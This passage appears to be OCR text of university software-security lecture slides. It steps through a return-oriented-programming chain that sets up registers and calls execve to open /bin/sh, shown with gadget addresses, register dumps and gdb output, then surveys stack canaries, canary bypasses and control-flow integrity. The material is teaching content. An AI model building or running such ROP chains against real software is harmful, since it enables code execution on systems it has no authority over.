ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff660
%ebp	0x65646362
%eip	0x0806e91b





```
pop %edx                0x806e91a
ret                     0x806e91b
pop %eax                0x80bb6d6
ret                     0x80bb6d7
mov %eax,(%edx)         0x809a67d
ret                     0x809a67f
xor %eax,%eax           0x80541b0
ret                     0x80541b2
pop %ebx                0x80481c9
ret                     0x80481ca
pop %ecx                0x80e4bd1
ret                     0x80e4bd2
inc %eax                0x807b406
ret                     0x807b407
int 0x80                0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff664
%ebp	0x65646362
%eip	0x080541b0





```
pop %edx                0x806e91a
ret                     0x806e91b
pop %eax                0x80bb6d6
ret                     0x80bb6d7
mov %eax,(%edx)         0x809a67d
ret                     0x809a67f
xor %eax,%eax           0x80541b0
ret                     0x80541b2
pop %ebx                0x80481c9
ret                     0x80481ca
pop %ecx                0x80e4bd1
ret                     0x80e4bd2
inc %eax                0x807b406
ret                     0x807b407
int 0x80                0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff664
%ebp	0x65646362
%eip	0x080541b2





```
pop %edx                0x806e91a
ret                     0x806e91b
pop %eax                0x80bb6d6
ret                     0x80bb6d7
mov %eax,(%edx)         0x809a67d
ret                     0x809a67f
xor %eax,%eax           0x80541b0
ret                     0x80541b2
pop %ebx                0x80481c9
ret                     0x80481ca
pop %ecx                0x80e4bd1
ret                     0x80e4bd2
inc %eax                0x807b406
ret                     0x807b407
int 0x80                0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff668
%ebp	0x65646362
%eip 404	0x0807b406




pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x1
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff668
%ebp	0x65646362
%eip	0x0807b407



pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff690
%ebp	0x65646362
%eip 406	0x0807b407


0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0xb
%ebx 0x080ea060
%ecx 0x080ea06c
%edx 0x080ea068
%esp 0xbffff694
%ebp 0x65646362
%eip 407 0x080493e1
Adam Doupé, Software Security

```
(gdb) x/s 0x080ea060
0x80ea060: "/bin//sh"
(gdb) x/2wx 0x80ea06c
0x80ea06c: 0x080ea060 0x00000000
(gdb) x/1wx 0x080ea068
0x80ea068: 0x00000000
(gdb) c
Continuing.
process 5381 is executing new program:
/bin/dash
```

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff694
%ebp	0x65646362
%eip	0x080493e1

```
execve("/bin//sh", ["/bin//sh“,NULL], NULL);
```

Fully ASLR proof ROP payload!

ROP

- Automated tools to find gadgets
  - pwntools
  - ROPgadget
  - ropper
  - …
- Automated tools to build ROP chain
  - ROPgadget
  - …
- Pwntools is a comprehensive library used by most of the top CTF teams

Making Exploitation Harder

- The next step is preventing the overwrite of the return address on the stack
- Step 2: Canaries
  - StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks, USENIX Security 1998

StackGuard

- StackGuard writes a canary value before the return address on the stack
  - Terminator canary: NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff)
  - Random canary: random value stored in location known only to the validation code (and protected with unmapped pages)
  - XOR canary: random ^ return address
- During the epilogue the value is verified before performing a ret instruction
- This is achieved by means of a modified function prologue/epilogue (need recompilation)
- Introduces overhead

Stack Canaries in Linux

- The GNU compiler (gcc) implements a form of stack protection, known as ProPolice or Stack Smashing Protector (SSP), since version 4.1
  - -fstack-protector and –fstack-protector-all options
- ProPolice combines canaries with a stack layout that minimizes the chances of being exploitable
  - Rearranges memory so that arrays cannot be used to overwrite local variables (e.g., a function pointer)
  - Arguments cannot be rearranged, and therefore function pointer arguments are copied into local variables and then the local reference is used within the code
- See “Protecting from stack-smashing attacks” by Hiroaki Etoh and Kunikazu Yoda

Bypassing Canaries

- Canaries can be bypassed by overflowing a pointer used as a destination of a strcpy()-like function
- Can overwrite the return address without touching the canary
  - The XOR canary was introduced to protect from this attack
- Pointers in the function frame can still be overwritten
- This require knowledge of the process memory layout
- Note: Window implements similar protection using the /GS compiler option
- BROP
  - Blind Return Oriented Programming
  - http://www.scs.stanford.edu/brop/

Making Exploitation Harder

- New Technology: Control Flow Integrity
- Control-Flow Integrity: Principles, Implementation and Applications by M. Abadi et al., CCS 2005

Control Flow Integrity

- Programs have a control-flow graph (CFG)
  - Basic blocks
  - Direct or indirect control transfers
- Memory corruption attacks often result in execution paths that do not exist in the CFG
- Control Flow Integrity (CFI) enforces that execution follows the CFG
- An application is analyzed at compile time and its CFG is derived
- The application is then instrumented in order to check that, at run-time, the control transfer follow the established CFG